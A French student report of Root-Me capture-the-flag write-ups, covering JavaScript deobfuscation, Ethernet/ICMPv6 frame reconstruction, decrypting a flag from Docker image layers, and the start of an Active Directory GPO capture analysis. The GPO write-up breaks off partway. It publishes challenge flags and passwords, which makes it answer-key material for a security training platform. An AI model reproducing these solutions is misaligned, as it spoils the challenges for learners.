

Dans ce rapport, nous verrons 10 des différents CTF (Capture The Flag) que j'ai pu effectuer lors de cette SAE. En dernière page, il y a une annexe définissant tous les termes utilisés dans le document, les challenges sont classés par catégorie de la manière suivante :


- 1) Web-client
  - a. Javascript – Native code
- 2) Réseau
  - a. ETHERNET – Transmission altérée
- 3) Forensic
  - a. Docker layers
  - b. Active Directory – GPO
- 4) Cryptanalyse
  - a. Fichier – PKZIP
  - b. Substitution monoalphabétique - César
- 5) Web-serveur
  - a. PHP – Injection de commande
  - b. CRLF
  - c. http – Directory indexing
  - d. Insecure code management
- 6) ANNEXE

## Javascript - Native code

15 Points 

Auteur

13 mars 2011

Niveau 



Pour ce CTF, il n'y a pas d'énoncé ni d'indices présents, si ce n'est le titre « Javascript – Native code ». On a donc deux éléments à retenir :

**Javascript** : On va donc s'intéresser au code source

**Native Code** : On va devoir déchiffrer du native code


Énoncé

Aucun indice

On démarre le challenge et on voit ceci :



Je sélectionne « OK » et j'affiche le code source afin d'y trouver une balise `<script>` qui correspondra à la balise javascript à laquelle on s'intéresse :



On voit que le code javascript est obfusqué, ici en **Native code**. Pour le désobfusquer, j'utilise un site (<https://www.dcode.fr/javascript-unobfuscator>), j'entre le code obfusqué et j'obtiens ceci :

```
function anonymous() {
  a=prompt('Entrez le mot de passe');
  if (a!='toto123lol') {
    alert('bravo');
  } else {
    alert('fail...');
  }
}
```

```
function anonymous( ) {
  a=prompt('Entrez le mot de passe');
  if (a=='toto123lol') {
    alert('bravo');
  } else {
    alert('fail...');
  }
}
```

Donc le mot de passe est toto123lol

## Validation

Bien joué, mais vous avez déjà les 15 Points

### Réseau

## ETHERNET - Transmission altérée

25 Points 

### Reconstitution de trame

Auteur

31 mai 2013

Niveau ③



Validations

5%

### Énoncé

Ces trames ont été altérées lors de leur interception sur le switch, retrouvez les informations perdues.

Le mot de passe de validation attendu fait 20 caractères, soit 10 octets en notation hexadécimale en caractère minuscule.

Pour ce CTF, nous avons un échange de trames Ethernet ;

>>> INGRESS >>>

```
0x0000: 0050 569e 7bf9 0050 569e 7bf9 8100 0185
0x0010: 86dd 6000 0000 0040 3a40 2002 c000 0203
0x0020: 0000 0000 0000 0000 7331 2002 c000 0203
0x0030: 0000 0000 0000 0000 dead 8000 0af0 0792
0x0040: 0001 146d a451 0000 0000 d020 0300 0000
0x0050: 0000 2d4d 452e 4f52 4720 524f 4f54 2d4d
0x0060: 452e 4f52 4720 524f 4f54 2d4d 452e 4f52
0x0070: 4720 524f 4f54 2d4d 452e
```

>>> INGRESS >>>

```
0x0000: 0050 569e 7bf7 0050 569e 7bf9 8100 0186
0x0010: 86dd 6000 0000 0040 3a40 2002 c000 0203
0x0020: 0000 0000 0000 0000 b00b 2002 c000 0203
0x0030: 0000 0000 0000 0000 fada 8000 0af0 0792
0x0040: 0001 146d a451 0000 0000 d020 0300 0000
0x0050: 0000 2d4d 452e 4f52 4720 524f 4f54 2d4d
0x0060: 452e 4f52 4720 524f 4f54 2d4d 452e 4f52
0x0070: 4720 524f 4f54 2d4d 452e
```

>>> INGRESS >>>

```
0x0000: 0050 569e 7bfe 0050 569e 7bf7 8100 0186
0x0010: 86dd 6000 0000 0040 3a40 2002 c000 0203
0x0020: 0000 0000 0000 0000 7331 2002 c000 0203
0x0030: 0000 0000 0000 0000 b00b 8000 c760 0795
0x0040: 0001 906d a451 0000 0000 8fac 0b00 0000
0x0050: 0000 2d4d 452e 4f52 4720 524f 4f54 2d4d
0x0060: 452e 4f52 4720 524f 4f54 2d4d 452e 4f52
0x0070: 4720 524f 4f54 2d4d 452e
```

<<< EGRESS <<<

```
0x0000: 0050 569e 7b?? 0050 569e 7b?? ???? 0186
0x0010: 86dd 6000 0000 0040 ??40 2002 c000 0203
0x0020: 0000 0000 0000 0000 ???? 2002 c000 0203
0x0030: 0000 0000 0000 0000 ???? ???? 09f0 0792
0x0040: 0001 146d a451 0000 0000 d020 0300 0000
0x0050: 0000 2d4d 452e 4f52 4720 524f 4f54 2d4d
0x0060: 452e 4f52 4720 524f 4f54 2d4d 452e 4f52
0x0070: 4720 524f 4f54 2d4d 452e
```

On peut voir que l'inscription '>>> INGRESS >>>' est présente 3 fois et '<<< EGRESS <<<' qui font référence à 3 entrée et une sortie donc une question puis une réponse. On va regarder la composition d'une trame Ethernet :

Nombre d'octets :					
6		6		2	46 à 1500
Adresse Destination		Adresse Source		Ether Type	Données
0		7		8	
15		16		23	
24		31			
Version		Header		Type de service	
Identification		Flags		Position du fragmentation	
Durée de vie		Protocole		Somme de contrôle d'entête	
Adresse origine					
Adresse destination					
Options ( bourrage )					
Données					

(Source 1 : <https://repository.root-me.org/R%C3%A9seau/FR%20-%20Format%20des%20trames%20Ethernet.pdf>)

(Source 2 : <https://repository.root-me.org/R%C3%A9seau/FR%20-%20Les%20r%C3%A9seaux%20Ethernet%20-%20le%20format%20des%20trames.pdf>)

On peut voir à l'aide des documents fourni par rootme comment est constitué une trame Ethernet ainsi que son encapsulation IP. Détaillons donc les trames :

```
>>> INGRESS >>>
0x0000: 0050 569e 7bf9 0050 569e 7bfb 8100 0185
0x0010: 86dd 6000 0000 0040 3a40 2002 c000 0203
0x0020: 0000 0000 0000 0000 7331 2002 c000 0203
0x0030: 0000 0000 0000 0000 dead 8000 0af0 0792
0x0040: 0001 146d a451 0000 0000 d020 0300 0000
0x0050: 0000 2d4d 452e 4f52 4720 524f 4f54 2d4d
0x0060: 452e 4f52 4720 524f 4f54 2d4d 452e 4f52
0x0070: 4720 524f 4f54 2d4d 452e
```

C'est comme ça que nous allons couper chaque trame (elle sont numéroté au-dessus) : (capture de mon fichier de résolution de ce CTF)

```
1 00-50-56-9e-7b-f9 // Destination address
00-50-56-9e-7b-fb // Source address
8100 // EtherType
0185 // HEADER(TCI)
86dd // Type de service(IPv6)
60 00 00 00 // ICMPv6
0040 // ICMPv6
3a 40 // ICMPv6
2002:c000:0203:0000:0000:0000:0000:7331 // Source address
2002:c000:0203:0000:0000:0000:0000:dead // Destination address
80 // Type Echo

2 00-50-56-9e-7b-f7 // Destination address
00-50-56-9e-7b-f9 // Source address
8100 // EtherType
0186 // HEADER(TCI)
86dd // Type de service(IPv6)
60 00 00 00 // ICMPv6
0040 // ICMPv6
3a 40 // ICMPv6
2002:c000:0203:0000:0000:0000:0000:b00b // Source address
2002:c000:0203:0000:0000:0000:0000:fada // Destination address
80 // Type Echo

3 00-50-56-9e-7b-fe // Destination address
00-50-56-9e-7b-f7 // Source address
8100 // EtherType
0186 // HEADER(TCI)
86dd // Type de service(IPv6)
60 00 00 00 // ICMPv6
0040 // ICMPv6
3a 40 // ICMPv6
2002:c000:0203:0000:0000:0000:0000:7331 // Source address
2002:c000:0203:0000:0000:0000:0000:b00b // Destination address
80 // Type Echo

4 00-50-56-9e-7b-?? // Destination address
00-50-56-9e-7b-?? // Source address
7777 // EtherType
0196 // HEADER(TCI)
86dd // Type de service(IPv6)
60 00 00 00 // ICMPv6
0040 // ICMPv6
?? // ICMPv6
40 // ICMPv6
2002:c000:0203:0000:0000:0000:0000:???? // Source Address
2002:c000:0203:0000:0000:0000:0000:???? // Destination Address
?? // Type Echo Reply
```

On constate donc qu'il s'agit d'un échange ICMP en IPv6. Dans la dernière trame, les '?' indiquent les éléments altérés. On trouve donc facilement l'EtherType car il reste le même, (8100) ainsi que dans la réponse le type de réponse ICMP (81), ainsi que le protocole ICMPv6 (3a). Aussi, on remarque une différence de TCI dans les vlans donc on n'utilisera pas la première trame. Il ne reste plus qu'à résoudre les adresses mac est IP. Il nous reste :

```
00-50-56-9e-7b-f7 // Destination address
00-50-56-9e-7b-f9 // Source address
2002:c000:0203:0000:0000:0000:0000:b00b // Source address
2002:c000:0203:0000:0000:0000:0000:fada // Destination address

00-50-56-9e-7b-fe // Destination address
00-50-56-9e-7b-f7 // Source address
2002:c000:0203:0000:0000:0000:0000:7331 // Source address
2002:c000:0203:0000:0000:0000:0000:b00b // Destination address

00-50-56-9e-7b-?? // Destination address
00-50-56-9e-7b-?? // Source address
2002:c000:0203:0000:0000:0000:0000:???? // Source Address
2002:c000:0203:0000:0000:0000:0000:???? // Destination Address
```

A ce stade j'avais du mal à avancer. Donc j'ai bien regardé les différences entre chaque trame et je me suis rendu compte que je n'ai pas vu la différence au niveau des octet d'identification qui sont les mêmes pour la trame 1, 2 et 4 (0792) et pour la trame 3 (0795). Donc il ne reste plus que la trame 2. Comme il s'agit d'une réponse ICMP il suffit d'inverser les @dest et @src :

```
00-50-56-9e-7b-f7 // Destination address
00-50-56-9e-7b-f9 // Source address
2002:c000:0203:0000:0000:0000:0000:b00b // Source address
2002:c000:0203:0000:0000:0000:0000:fada // Destination address

00-50-56-9e-7b-f9 // Destination address
00-50-56-9e-7b-f7 // Source address
2002:c000:0203:0000:0000:0000:0000:fada // Source Address
2002:c000:0203:0000:0000:0000:0000:b00b // Destination Address
```

Ici on a la trame 2 suivie de la dernière (l'ancienne trame altérée). En complétant tous les '?' on obtient le flag suivant : **f9f781003afadab00b81**

## Validation

Bien joué, mais vous avez déjà les 25 Points

# Docker layers

20 Points



Overlays

Auteur

7 juin 2022

Niveau ?



Validations

2%

## Énoncé

J'ai perdu le mot de passe pour chiffrer mon fichier de secret. Peux-tu m'aider à le récupérer ?

Pour ce CTF, l'objectif est d'aider une personne à retrouver son mot de passe. En lançant le challenge, on obtient un dossier `ch29.tar`. Je décide donc de passer sur une machine virtuelle kali linux car je suis plus à l'aise dessus pour naviguer dans les dossier.

Dans un premier temps je regarde le type du dossier avec la commande `file` puis je le décompresse :

```
(root@kali)-[/home/kali/Downloads/docker_layers]
# ls
ch29.tar

(root@kali)-[/home/kali/Downloads/docker_layers]
# file ch29.tar
ch29.tar: POSIX tar archive

(root@kali)-[/home/kali/Downloads/docker_layers]
# tar -xf ch29.tar
```

Et j'obtiens ceci :

```
root@kali: /home/kali/Downloads/docker_layer

File Actions Edit View Help

(root@kali)-[/home/kali/Downloads/docker_layers]
# ls
1bbd61a572ad5f5e2ac0f073465d10dc1c94a71359b0adfd2c105be4c1cb2507
316bbb8c58be42c73eefeb8fc0fdbc6abb99bf3d5686dd5145fc7bb2f32790229.tar
3309d6da2bd696689a815f55f18db3f173bc9b9a180e5616faf4927436cf199d.tar
4942a1abcbfa1c325b1d7ed93d3cf6020f555be706672308a4a4a6b6d631d2e7.tar
5bcc45940862d5b93517a60629b05c844df751c9187a293d982047f01615cb30
743c70a5f809c27d5c396f7eca611bc2d7c85186f9fdeb68f70986ec6e4d165f.tar
82ba49da0bd5d767f35d4ae9507d6c4552f74e10f29777a2a27c97778962476d
8d364403e7bf70d7f57e807803892edf7304760352a397983eccc3e76ca39fa.tar
8f0d75885373613641edc42db2a0007684a0e5de14c6f854e365c61f292f3b4d
b324f85f8104bfbed1ed873e90437c0235d7a43f025a047d5695fe461da717c6.json
b58c5e8ccaba8886661ddd3b315989f5cf7839ea06bbe36547c6f49993b0d0aa.tar
ca7f60c6e2a66972abcc3147da47397d1c2edb80bddf0db8ef94770ed28c5e16
ch29.tar
db04fe239ab708e4ab56ea0e5c1047449b7ea9e04df9db5b1b95d00c6980ff3f
manifest.json
repositories
```



On a beaucoup de dossier et de fichier. Je décide de commencer par regarder le contenu des fichiers et en lisant leur contenu, plusieurs éléments me semblent intéressants donc je les garde en tête :

```
root@kali: /home/kali/Downloads/docker_layers
File Actions Edit View Help

(root@kali)~/Downloads/docker_layers
# cat manifest.json
[{"Config": "b324f85f8104bfebd1ed873e90437c0235d7a43f025a047d5695fe461da717c6.json", "RepoTags": ["docker.io/rootme/doc
ker_layer:latest"], "Layers": [{"4942a1abcbfalc325b1d7ed93d3cf6020f555be706672308a4a4a6b6d631d2e7.tar", "b58c5e8ccaba888
6661ddd3b315989f5cf7839ea06bbe36547c6f49993b0d0aa.tar", "743c70a5f809c27d5c396f7ece611bc2d7c85186f9fdeb68f70986ec6e4d
165f.tar", "316bbb8c58be42c73eefeb8fc0fdc6abb99bf3d5686dd5145fc7bb2f32790229.tar", "3309d6da2bd696689a815f55f18db3f173
bc9b9a180e5616faf4927436cf199d.tar", "8d364403e7bf70d7f57e807803892edf7304760352a397983ecccb3e76ca39fa.tar"}]}

(root@kali)~/Downloads/docker_layers
# cat repositories
{"docker.io/rootme/docker_layer":{"latest":"1b6d61a572ad5f5e2ac0f073465d10dc1c94a71359b0adfd2c105be4c1cb2507"}}

(root@kali)~/Downloads/docker_layers
# cat b324f85f8104bfebd1ed873e90437c0235d7a43f025a047d5695fe461da717c6.json
{"architecture": "amd64", "config": {"Hostname": "", "Domainname": "", "User": "", "AttachStdin": false, "AttachStdout": false, "
AttachStderr": false, "Tty": false, "OpenStdin": false, "StdinOnce": false, "Env": ["PATH=/usr/local/sbin:/usr/local/bin:/usr
/sbin:/usr/bin:/sbin:/bin"], "Cmd": ["bash"], "Image": {"sha256:e2f4c9cf03836dc422745bcfa146e1844d2682c41edbb2dd93314d5426
6c4e34e", "Volumes": null, "WorkingDir": "", "Entrypoint": null, "OnBuild": null, "Labels": null, "container": "47b44e84bd40cb5
69f6d809b95e6727cce691073dced864f0367e61f4dc28db", "container_config": {"Hostname": "", "Domainname": "", "User": "", "Atta
chStdin": false, "AttachStdout": false, "AttachStderr": false, "Tty": false, "OpenStdin": false, "StdinOnce": false, "Env": ["PAT
H=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"], "Cmd": ["/bin/sh", "-c", "rm /pass.txt"], "Image": {"sha2
56:e2f4c9cf03836dc422745bcfa146e1844d2682c41edbb2dd93314d54266c4e34e", "Volumes": null, "WorkingDir": "", "Entrypoint": nul
l, "OnBuild": null, "Labels": null, "created": "2021-10-20T20:37:11.144733916Z", "docker_version": "20.10.8", "history": [{"c
reated": "2021-08-31T01:20:55.806655339Z", "created_by": "/bin/sh -c #(nop) ADD file:d2abf27fe2e8b0b5f4da68c018560c73e1
1c53098329246e3e6fe176698ef941 in /"}, {"created": "2021-08-31T01:20:56.191693866Z", "created_by": "/bin/sh -c #(nop)
CMD [\"bash\"]", "empty_layer": true}, {"created": "2021-09-09T13:14:19.479630434Z", "created_by": "/bin/sh -c apt update
-y"}, {"created": "2021-09-09T13:14:26.296501534Z", "created_by": "/bin/sh -c apt install -y curl openssl"}, {"created": "
2021-10-20T20:37:09.013582649Z", "created_by": "/bin/sh -c #(nop) COPY file:2ca89eb39686ffcc3d2d87bbc9293559252cfff471f
80c2ed5d024b214f9a6fa3 in /"}, {"created": "2021-10-20T20:37:10.282265118Z", "created_by": "/bin/sh -c echo -n $(curl -
s https://pastebin.com/raw/P9Nkw866) | openssl enc -aes-256-cbc -iter 10 -pass pass:$(cat /pass.txt) -out flag.enc"}
}, {"created": "2021-10-20T20:37:11.144733916Z", "created_by": "/bin/sh -c rm /pass.txt"}], "os": "linux", "rootfs": {"type":
"layers", "diff_ids": ["sha256:4942a1abcbfalc325b1d7ed93d3cf6020f555be706672308a4a4a6b6d631d2e7", "sha256:b58c5e8ccaba8
886661ddd3b315989f5cf7839ea06bbe36547c6f49993b0d0aa", "sha256:743c70a5f809c27d5c396f7ece611bc2d7c85186f9fdeb68f70986e
c6e4d165f", "sha256:316bbb8c58be42c73eefeb8fc0fdc6abb99bf3d5686dd5145fc7bb2f32790229", "sha256:3309d6da2bd696689a815f5
5f18db3f173bc9b9a180e5616faf4927436cf199d", "sha256:8d364403e7bf70d7f57e807803892edf7304760352a397983ecccb3e76ca39fa
"]}}


```

Dans le première encadré, on a tous les dossiers non compressé et compressé de notre répertoire. Dans le deuxième encadré il y a 'latest' suivi d'un dossier donc je me dis que je pourrais commencer mes recherches par ce dossier. Enfin dans le dernier encadré, on a la commande :

**openssl enc -aes-256-cbc -iter 10 -pass pass:\$(cat /pass.txt) -out flag.enc**

cette commande crypte un fichier probablement nommé **flag** en **flag.enc** en utilisant comme mot de passe le contenu du fichier **pass.txt**, ainsi qu'en utilisant l'algorithme de chiffrement **AES** avec une taille de clé de **256 bits** avec une itération de **10**. Ensuite je décide de me débarrasser des dossiers compressés en les décompressant puis en les supprimant. Il me reste :

```
(root@kali)~/Downloads/docker_layers
# tar -xvf 316bbb8c58be42c73eefeb8fc0fdc6abb99bf3d5686dd5145fc7bb2f32790229.tar

(root@kali)~/Downloads/docker_layers
# tar -xvf 33*

(root@kali)~/Downloads/docker_layers
# tar -xvf 49*

(root@kali)~/Downloads/docker_layers
# tar -xvf 74*

(root@kali)~/Downloads/docker_layers
# tar -xvf 8d*

(root@kali)~/Downloads/docker_layers
# tar -xvf b5*

(root@kali)~/Downloads/docker_layers
# rm -rf *.tar

(root@kali)~/Downloads/docker_layers
# ls
1b6d61a572ad5f5e2ac0f073465d10dc1c94a71359b0adfd2c105be4c1cb2507
5bccc45940862d5b93517a60629b05c844df751c9187a293d982947f01615cb30
82ba49da0bd5d767f35d4ae9507d6c4552f74e10f2977a2a27c97778962476d
8f0d75885373613641edc42db2a0007684a0e5de14c6f854e365c61f292f3b4d
b324f85f8104bfebd1ed873e90437c0235d7a43f025a047d5695fe461da717c6.json
bin
boot
ca7f60c6e2a66972abcc3147da47397d1c2eddb8bdf0db8f94770ed28c5e16
db04fe239ab708e4ab56ea0e5c1047449b7ea9e04df9db5b1b95d00c6980ff3f
dev
etc
flag.enc
home
lib
lib32
lib64
libx32
manifest.json
media
mnt
opt
pass.txt
proc
repositories
root
run
sbin
srv
sys
tmp
usr
var
```

On retrouve les fichiers flag.enc et pass.txt donc pour vérifier qu'il s'agit bien des mêmes que ceux de la commande Openssl, je regarde leur type et leur contenu :

```
(root@kali)-[/home/kali/Downloads/docker_layers]
# cat flag.enc
Salted__s`?d+q+♦♦/♦!♦♦♦♦$@♦♦♦♦♦8♦=NK:♦E♦n%♦♦♦♦.N♦♦02)♦♦d

(root@kali)-[/home/kali/Downloads/docker_layers]
# cat pass.txt
d4428185a6202a1c5806d7cf4a0bb738a05c03573316fe18ba4eb5a21a1bc8ea

(root@kali)-[/home/kali/Downloads/docker_layers]
# file flag.enc
flag.enc: openssl enc'd data with salted password
```

Il s'agit bien d'un fichier encrypté avec Openssl donc je vais le décrypter en utilisant la même commande qu'on a trouvé :

```
root@kali: /home/kali/Downloads/docker_layers
File Actions Edit View Help

(root@kali)-[/home/kali/Downloads/docker_layers]
# openssl enc -d -aes-256-cbc -iter 10 -pass file:pass.txt -in flag.enc -out flag.txt

(root@kali)-[/home/kali/Downloads/docker_layers]
# cat flag.txt
Well_D0ne_D0ckER_L@y3rs_Inspect0R

(root@kali)-[/home/kali/Downloads/docker_layers]
#
```

J'utilise la même commande sauf que je spécifie que le mot de passe est le fichier pass.txt (-pass file :pass.txt), j'indique le fichier à déchiffrer (-in flag.enc), la destination du résultat (-out flag.txt) et surtout j'utilise l'option '-d' pour déchiffrer. Et j'obtiens le flag :

**Well\_D0ne\_D0ckER\_L@y3rs\_Inspect0R**

## Validation

Bien joué, mais vous avez déjà les 20 Points

Un autre challenge de Forensic que j'ai pu faire est :


## Active Directory - GPO

30 Points 

Group Policy Preferences

Auteur

17 juin 2015

Niveau 



Validations

3%

Note 

★★★★★ 1 Vote

J'aime

Je n'aime pas

Énoncé

Une capture réseau réalisée au démarrage d'une station de travail, membre d'un domaine Active Directory, a été effectuée lors d'un audit de sécurité. Analysez cette capture et retrouvez le mot de passe de l'administrateur.



Pour celui-ci, nous avons un fichier de capture réseau Wireshark dans lequel nous devons retrouver le mot de passe de l'administrateur.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000			Ethernet II	60	[Packet size limited during capture]
2	13.754460	PCSSystemtec_4a:78:de	Broadcast	ARP	42	Who has 10.0.2.30? (ARP Probe)
3	14.753878	PCSSystemtec_4a:78:de	Broadcast	ARP	42	Who has 10.0.2.30? (ARP Probe)
4	15.753880	PCSSystemtec_4a:78:de	Broadcast	ARP	42	Who has 10.0.2.30? (ARP Probe)
5	16.754068	PCSSystemtec_4a:78:de	Broadcast	ARP	42	ARP Announcement for 10.0.2.30
6	21.179070	10.0.2.30	224.0.0.22	IGMPv3	54	Membership Report / Join group 224.0.0.252 for any sources
7	21.179503	10.0.2.30	224.0.0.22	IGMPv3	54	Membership Report / Leave group 224.0.0.252
8	21.179738	10.0.2.30	224.0.0.22	IGMPv3	54	Membership Report / Join group 224.0.0.252 for any sources
9	21.187518	10.0.2.30	224.0.0.252	LLMNR	71	Standard query 0x21f9 ANY PC-nilux-me
10	21.254064	10.0.2.30	224.0.0.22	IGMPv3	54	Membership Report / Join group 224.0.0.252 for any sources
11	23.338016	10.0.2.30	224.0.0.252	LLMNR	71	Standard query 0x21f9 ANY PC-nilux-me
12	23.611420	10.0.2.30	10.0.2.255	NBNS	110	Registration NB PC-NILUX-ME<00>
13	23.611773	10.0.2.30	10.0.2.255	NBNS	110	Registration NB NILUX<00>
14	23.673246	PCSSystemtec_4a:78:de	Broadcast	ARP	42	Who has 10.0.2.15? Tell 10.0.2.30
15	23.673507	PCSSystemtec_77:6c:16	PCSSystemtec_4a:78:de	ARP	42	10.0.2.15 is at 08:00:27:77:6c:16
16	23.673678	10.0.2.30	10.0.2.15	DNS	89	Standard query 0xadb3 SRV _ldap._tcp.dc._msdcs.nilux.me
17	23.674081	PCSSystemtec_77:6c:16	Broadcast	ARP	42	Who has 10.0.2.30? Tell 10.0.2.15
18	23.674194	PCSSystemtec_4a:78:de	PCSSystemtec_77:6c:16	ARP	42	10.0.2.30 is at 08:00:27:4a:78:de
19	23.674300	10.0.2.15	10.0.2.30	DNS	140	Standard query response 0xadb3 SRV _ldap._tcp.dc._msdcs.nilux.me
20	23.717921	10.0.2.30	10.0.2.15	DNS	120	Standard query 0x9fa SRV _ldap._tcp.Default-First-Site-Name._sites._tcp._msdcs.nilux.me
21	23.718320	10.0.2.15	10.0.2.30	DNS	180	Standard query response 0x9fa SRV _ldap._tcp.Default-First-Site-Name._sites._tcp._msdcs.nilux.me
22	23.724077	10.0.2.30	10.0.2.15	DNS	84	Standard query 0x9e16 A win-2pvinpp4nmr.nilux.me
23	23.724401	10.0.2.30	10.0.2.15	DNS	84	Standard query 0x7ada A win-2pvinpp4nmr.nilux.me
24	23.724427	10.0.2.15	10.0.2.30	DNS	100	Standard query response 0x9e16 A win-2pvinpp4nmr.nilux.me A 10.0.2.15
25	23.724627	10.0.2.15	10.0.2.30	DNS	100	Standard query response 0x7ada A win-2pvinpp4nmr.nilux.me A 10.0.2.15
26	23.783130	10.0.2.30	10.0.2.15	CLDAP	247	searchRequest(1) "<ROOT>" baseObject
27	23.783716	10.0.2.15	10.0.2.30	CLDAP	225	searchResponse(1) "<ROOT>" searchResDone(1) success [1 result]
28	23.801189	10.0.2.30	10.0.2.15	TCP	66	48155 → 135 [SYN] Seq=0 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1
29	23.801376	10.0.2.15	10.0.2.30	TCP	66	135 → 48155 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1

Il y avait beaucoup de trame dans la capture. Mais pendant ma période en entreprise précédente, nous cherchions un filtre Wireshark permettant de trouver un mot en claire directement dans la data des trames (data.data contains « chaine de caractère »). Donc je l'ai réutilisé :

No.	Time	Source	Destination	Protocol	Length	Info
439	31.058704	10.0.2.15	10.0.2.30	SMB2	1042	Read Response

J'ouvre la trame afin d'avoir tout le contenu :

```
...<...8'..4. *..H.....n..#0.....a...0..{.....
..NILUX.ME.+0)....."0 ..cifs.win-2pvinpp4nmr.nilux.me...90..5.....'..#...q#f.T.0..V..'I.#4...I.....q.....e.N.L...9..-
...x.Z_0=...#...n...x...:*......P.....D.....ep..Z...)
&..+!B...9..u..[.y"9.NUS.....].....,.....s.....2.!;7.c...T...'..'u.ZM...^.. ..9..wB...z..J..h...!t.z...'.#...$*..+0.
3kn...[Y.....^.....p...{B...=0..O..._j.&|.GF.ylh>x|.Y..G.....d.f.C..j.....7n~i!+/.w...Z.....S.....7...;Y.oD0^..(AQb...o-m..+
Re<.>.i.#..p...g ..9k..I.....^..9
..8g....j{.n'.....j.u.h.Leme....@..R."l../.0@.....;..N05...;"B...1I..xSNSA]
...$.Q...3...E2_G....;/;a.....33uL...h-|_...R.hy.U).Z.|.....=N...2K...p...x6C..h.n..%...Q.....`..5q.....G.....~..Q&..xU..4..^
.....+.....AA..S(3.)Q".....C.....1f. &%..v.....9w...s4.....1....(
.....CP.....X[.;ij;D...aI..W...7.9+b.J@m.....9g...Y...Q..H.....1..b.0..'#!...|..o...onKa9[.....|...us.x..wf.....f..
...6.K...N...h.....9..64...\.>.Wci...v!..N..B..L0?
...G2..6.>
n...C.....vV6G.....5#...kI.( .....g'.....#..R.T3Q...M.f..7...*H..H...*_.....D.&.....y{P.....Cu....."NM...].L.....
..4... T3.....0...).t...p....._s.x.?.!zH..'
e.<Dp..A:5....C..aa.....[Z..|%Q?X|/_8...&~G1..LK\...tF.....X%
...>j.....o.....j...e..).1...x..).g/.b.(...X.{...q..DI9|.....< Tq.....`..n...t
..H.....!..)#)5...@7M...QL.....*$.....V..(..a...WS...Fb.....$......S..B.4..SL.5S.....3.....FY.U...5
".N.....).vV..1.N.s.6~..y
c.Iu!.Nh.^.....E...i...i.....0x.i...V.....T.V.....at7...$.4...Q...h$.[.lZl.X.....O.L..
?gj..&...X.%..`d...g..|.8.X.....Y.....rr..c5.@'...-ma.e.H.i.....,^6u&L.....E..
..1.... nhd...7...<E.9w.....J.l...\n.9..'".S.#e.{H...S.rd...-%...f\..u$.....k.l.Glj.cb...6..... F...r.l.Q#+$..Z.T.B...5
K.....\k..3.[..MWQ...f.0^|t.)....(..9.....0%~k(Y."e..p
..$.C..Av[.....].W.r)\...{..2..$.[...0.;q...Y.j.....h.S..Af.....U..W...P-z%...kd6eS...i.l.:ug...p..' [bi.7u...~
6 ..e\..aT..Q)|=b6...r...I"...)O.?YsJJ.b...].^T...].M.{...vq...).K...ey.....D_...~.suj6..p.q'...H..3.C..a.....as.
.^..COMz..S.Z
..Y3fm...K...r..W..&w..U/...)njR.*..r!e.s!Kq.O..'...M.(E3.q...!..
..B/.Q6...>$.z@d./B.
Hr..X(6..6.R.#?|`o.ap.#:..h5...;...%mf..4..&..3oqt.....<1.[~<9S...=h.e;...v8.9x+...=...%.....szC.
...JO...B|L.K./u...<|.s=...$....wI+.8..1.....P3Qo|i.Mw.....p:
8...>...&b..."7| ..s...
..Ep..Ojo|. (o...a...l...>..!.....@*..G...{.p.KF!...>..p.....7.i...r.U...~T.&...@.....'..v
.....8a...r...Z.O+%YZ.....x$.r..
.....P.i..4...T.....3.p.....EG*D...A.....
%..d.A.5q.../.....
..HD.....~...z..r+.....f.Q...T...y...[&cI:<...9'm..>lz..B..
.._u...).c..m@1c.....S..^.....(KO.A..S:..-..1.VMZw...n..Bn.Os...k...z...F_...~...SMB@.....
..^.....wT...B.9&...j.J ..H.....0....
.....*..H.....` ..*..H.....o..0..x0v.....o.m
+..c.j..w.....)}<a.....!_@..S..co...+.8r...kSM.8...W*..g..#...=E...=.E..#.....@I.....N.3.....SMB@.....
```

Paquet 392.58 client pkt(s), 57 server pkt(s), 111 turn(s). Cliquez pour sélectionner

Conversation entière (33 kB) Afficher les données comme ASCII Flux 24

Trouver :

Je cherche ensuite le mot « password » dans la barre de recherche en bas :



En lisant le contenu, je me rend compte qu'il s'agit du même contenu que ce qu'on trouve dans l'active directory lors de la création d'un utilisateur :

